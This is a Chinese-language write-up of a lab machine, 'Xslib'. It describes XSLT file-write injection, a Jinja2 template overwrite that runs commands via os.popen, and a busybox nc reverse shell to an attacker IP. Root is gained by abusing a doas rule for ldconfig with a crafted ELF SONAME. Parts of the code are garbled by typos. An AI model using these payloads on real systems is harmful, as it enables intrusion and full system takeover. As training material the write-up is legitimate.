

# Xslib\_Ahiz

靶机: Xslib

作者: Sublarge

靶机ID: 709

系统: Linux

难度: Medium

## 信息收集

```
nmap -p- 10.228.0.127
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-30 09:25 EDT
```

```
Nmap scan report for 10.228.0.127
```

```
Host is up (0.0021s latency).
```

```
Not shown: 65533 closed tcp ports (reset)
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
5000/tcp  open  upnp
```

```
MAC Address: 08:00:27:13:5C:E1 (PCS Systemtechnik/Oracle  
VirtualBox virtual NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 9.71 seconds
```

只有22和5000

```
sudo dirsearch -u http://10.228.0.127:5000/
```

```
[sudo] password for kali:
```

```
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23:
DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
    from pkg_resources import DistributionNotFound,
VersionConflict
```

```
 _|. _ _  _  _ _ _|. v0.4.3
(_|||_) (/_(_||(_|)
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET |  
Threads: 25 | Wordlist size: 11460

Output File:  
/home/kali/Desktop/reports/http\_10.228.0.127\_5000/\_\_26-07-30\_09-40-57.txt

Target: http://10.228.0.127:5000/

```
[09:40:57] Starting:
[09:41:13] 200 - 132B - /health
[09:41:15] 200 - 2KB - /login
[09:41:20] 200 - 10KB - /register
[09:41:24] 405 - 153B - /upload
```

Task Completed

http://10.228.0.127:5000/health

```
{
  "current_path": "/opt/web",
  "files_count": 0,
```

```
"status": "healthy",  
"upload_folder_exists": true,  
"users_count": 1,  
"users_file_exists": true  
}
```

这里得到两个重要信息：

1. Web 服务当前工作目录是 `/opt/web`。
2. 应用存在文件上传或文档处理功能。

## 5000 端口

发现有注册账号

```
http://10.228.0.127:5000/register
```

```
Qwe123!@#
```

# 创建账户

注册文件处理

用户名

Ahiz

仅限字母、数字和下划线。3-20 个字符。

电子邮件

123@qq.com

账户验证需要有效的电子邮件地址。

密码

••••••••

密码必须包含：

- ✓ 至少 8 个字符
- ✓ 至少包含一个大写字母
- ✓ 至少包含一个小写字母
- ✓ 至少一个数字
- ✓ 至少包含一个特殊字符 (!@#\$\$%^&\*)

确认密码

••••••••

☒ 我同意[服务条款](#)和 [隐私政策](#)

创建账户

已有账号？[登录](#)

Login successful

## Upload Documents

XML File

 未选择任何文件

XSL File

 未选择任何文件

## Your Documents

登录后进入 `/dashboard`。页面要求同时上传一个 XML 文件和一个 XSL 文件，上传成功后跳转到：

`/process/<8位文件ID>`

全 10.228.0.127:5000/process/4283abef

[ctf](#) [CyberChef](#) [配置 openeuler](#) [LMArena](#) [工具](#)

## Document Processor

## Processing Result

XML: adws\_raw\_reconstructed.xml | XSL: exsl-set-oom-score.xsl

Processing error: PCDATA invalid Char value 12, line 18, column 39 (4283abef\_data.xml, line 18)

这说明服务端会解析 XML，并使用用户上传的 XSL 执行 XSLT 转换。

## 上传测试

1. 用 `exsl:document` 写入一个合法 XML 文件。
2. 再用 `document()` 读回其中的随机标记。
3. 如果能读回，说明写入真实发生。

创建 `write-tmp.xsl`:

```
```bash
cat > write-tmp.xsl <<'EOF'
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exsl="http://exslt.org/common"
  extension-element-prefixes="exsl">

  <xsl:output method="text"/>

  <xsl:template match="/">
    <exsl:document href="file:///tmp/xslib_probe.xml"
method="xml">
      <proof>xslib-exsl-write-confirmed</proof>
    </exsl:document>
    <xsl:text>WRITE_ATTEMPTED</xsl:text>
  </xsl:template>
</xsl:stylesheet>
EOF
```

创建 `normal.xml`:

```
cat > normal.xml <<'EOF'  
<?xml version="1.0" encoding="UTF-8"?>  
<document>  
  <name>Xslib</name>  
</document>  
EOF
```

页面返回

WRITE\_ATTEMPTED

说明转换没有因文件写入报错，但还需要读回文件才能完成确认。

创建 `read-tmp.xsl`:

```
cat > read-tmp.xsl <<'EOF'  
<?xml version="1.0" encoding="UTF-8"?>  
<xsl:stylesheet version="1.0"  
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">  
  <xsl:output method="text"/>  
  <xsl:template match="/">  
    <xsl:value-of  
select="document('file:///tmp/xslib_probe.xml')/proof"/>  
  </xsl:template>  
</xsl:stylesheet>  
EOF
```

上传后访问结果页面

xslib-exsl-write-confirmed

- `exsl:document` 被实际执行;

- Web 进程可以写文件；
- `document()` 可以加载合法的本地 XML；
- 当前漏洞是“受 Unix 文件权限约束的任意路径文件写入”。

## 根据 `/health` 推导应用路径

前面 `/health` 返回：

`current_path=/opt/web`

Linux 中：

`/proc/self/cwd`

因此 Web 进程中的：

`/proc/self/cwd`

等价于：

`/opt/web`

这样就能使用稳定路径，而不需要在 XSL 中硬编码 `/opt/web`：

`/proc/self/cwd/templates/`

`templates` 是 Flask Web 应用默认存放网页模板的目录。

## 验证模板目录可写

创建 `write-template-probe.xml`：

```
```bash
```

```
cat > write-template-probe.xml <<'EOF'
```

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<xsl:stylesheet version="1.0"
```

```
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
```

```
  xmlns:exsl="http://exslt.org/common"
```

```
  extension-element-prefixes="exsl">
```



```

<xsl:output method="text"/>
<xsl:template match="/">
  <exsl:document
    href="file:///proc/self/cwd/templates/xslib_probe.xml"
    method="xml">
    <proof>templates-directory-writable</proof>
  </exsl:document>
  <xsl:text>WRITE_ATTEMPTED</xsl:text>
</xsl:template>
</xsl:stylesheet>
EOF
```

```

上传并处理后，再创建读取文件：

```

```bash
cat > read-template-probe.xsl <<'EOF'
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="text"/>
  <xsl:template match="/">
    <xsl:value-of
      select="document('file:///proc/self/cwd/templates/xslib_probe.
xml')/proof"/>
  </xsl:template>
</xsl:stylesheet>
EOF
```

```

读回：

```
templates-directory-writable
```

至此确认应用模板目录可写。

需要重启一下靶机 因为 `result.html` 被污染了

## 漏洞判断

服务端使用 `lxml/libxslt` 处理用户可控的 XSL。除了普通的 XSLT 转换外，`libxslt` 还支持 EXSLT 扩展元素：

```
<exsl:document href="file:///目标路径" method="text">
```

如果没有禁用该扩展，就可以把攻击者指定的文本写入服务端文件。

应用处理完 XSLT 后，会使用 Flask/Jinja2 渲染结果页。因此可以尝试覆盖结果模板，在模板中加入 Jinja2 表达式，再利用模板对象访问 Python 的 `os.popen()`。

## 准备 XML

创建 `data.xml`：

```
<?xml version="1.0" encoding="UTF-8"?>
<document/>
```

## 准备恶意 XSL

创建 `write-template.xsl`：

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
```

```

xmlns:exsl="http://exslt.org/common"
extension-element-prefixes="exsl">

<xsl:output method="text" encoding="UTF-8"/>

<xsl:template match="/">
  <exsl:document
    href="file:///proc/self/cwd/templates/result.html"
    method="text">
    <xsl:text disable-output-escaping="yes"><![CDATA[
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>Processing Result</title>
</head>
<body>
  <h2>Processing Result</h2>
  {% if request.args.get('cmd') %}
  <pre>{{
cyclcr.__init__.__globals__.__os.popen(request.args.get('cmd')).
read() }}</pre>
  {% elif error %}
  <pre>{{ error }}</pre>
  {% else %}
  <pre>{{ result }}</pre>
  {% endif %}
</body>
</html>
]]></xsl:text>
    </exsl:document>

    <xsl:text>TEMPLATE_WRITE_OK</xsl:text>
  </xsl:template>
</xsl:stylesheet>

```


# 核心表达式

```
{{
cycler.__init__.__globals__.os.popen(request.args.get('cmd')).
read() }}
```

含义:

1. `cycler` 是 Jinja2 模板全局对象。
2. 通过其初始化函数的全局变量访问 Python 模块。
3. 获取 `os` 模块。
4. 使用 `os.popen()` 执行 `cmd` 参数。
5. 使用 `.read()` 把命令输出显示在页面中。

该 XSL 执行后，会把结果页替换为可通过 `cmd` 参数执行系统命令的 Jinja2 模板。



用户momo

# 反弹shell

```
quest 40 bytes
1 GET /process/4bbdbf21?cmd={{urlenc(busybox nc 10.228.0.145 4444 -e sh)}} HTTP/1.1
2 Host: 10.228.0.127:5000
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
4 Upgrade-Insecure-Requests: 1
5 Accept-Encoding: gzip, deflate
6 Accept-Language: zh-CN,zh;q=0.9
7 Cookie:
session=eyJfZmxhc2hlcYI6W3siIHQI01siYWVzc2FnZSI6IkkZpbGVzIHVubG9hZGVkIHV1Y2N1c3NmZDlxseS3dfV0sInVzZXJf
aWQiOiJBaG16In0uamtXJu.dtoY0Cn5c6R4d4Vak1yI0Y0aKxu
Cache-Control: max-age=0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
150.0.0.0 Safari/537.36
9 Referer: http://10.228.0.127:5000/dashboard
0
1
2
```

## Processing Result

```
Xslib:~$ cat user.txt
flag{user-aac270ec162e29f8359e8a68d65237b3}
```

# 确认系统版本

```
cat /etc/os-release
```

```
NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.24.0
PRETTY_NAME="Alpine Linux v3.24"
HOME_URL="https://alpinelinux.org/"
BUG_REPORT_URL="https://gitlab.alpinelinux.org/alpine/aports/-
/issues"
```

又是 **Alpine Linux** 难道说0.0

# 利用Sublarge的妙妙小工具

```
doas-enum v2.0 Sublarge https://github.com/yanxinwu946/doas-enum
```

```
[*] scanning doas and config files:
```

```
/usr/bin/doas
```

```
[*] scanning 563 executables, 1126 tests
```

```
[563/563] testing...
```

```
[*] analyzing results...
```

```
[+] you can run these without a password:
```

```
doas /sbin/ldconfig
```

## 先分析 ldconfig

执行：

```
ls -l /sbin/ldconfig  
sed -n '1,200p' /sbin/ldconfig
```

可以发现 Alpine 的 `/sbin/ldconfig` 是一个短 shell 程序，关键调用是：

```
scanelf -qS "$@"
```

其中：

-S = 输出 ELF 的 SONAME

查看帮助：

```
scanelf -h | grep -E 'soname|file'
```

可以看到：

|                 |                                           |
|-----------------|-------------------------------------------|
| -S, --soname    | Print the ELF's shared library name       |
| -o, --file FILE | Write output stream to specified filename |

因此，如果能够控制一个 ELF 文件的 SONAME，就能控制 `scanelf` 写出的部分内容。

查看 libc 的 SONAME：

```
scanelf -qS /lib/libc.musl-x86_64.so.1
```

结果：

```
libc.musl-x86_64.so.1 /lib/libc.musl-x86_64.so.1
```

# 复制到可写目录

```
cp /lib/libc.musl-x86_64.so.1 /tmp/libx.so
```

## 修改副本的 SONAME

整段复制执行：

```
python3 - <<'PY'
p = "/tmp/libx.so"
old = b"libc.musl-x86_64.so.1"
new = b"permit nopass momo #"

data = open(p, "rb").read()

assert old in data, "没有找到原 SONAME"
assert len(new) <= len(old), "新 SONAME 太长"

replacement = new + b"\x00" * (len(old) - len(new))
data = data.replace(old, replacement, 1)

open(p, "wb").write(data)
print("修改完成")
PY
```

输出结果

```
Xslib:~$ scanelf -qS /tmp/libx.so
permit nopass momo # /tmp/libx.so
```



然后以 root 写入 doas 配置:

```
doas -n /sbin/ldconfig /tmp/libx.so -o /etc/doas.d/xslib.conf
```

验证提权:

```
doas -n /bin/sh -c 'id'
```

```
Xslib:~$ doas -n /bin/sh -c 'id'
uid=0(root) gid=0(root)
groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

## 提权

```
Xslib:~$ doas -n /bin/sh -c '/bin/sh'
/home/momo # id
uid=0(root) gid=0(root)
groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
10(wheel),11(floppy),20(dialout),26(tape),27(video)
```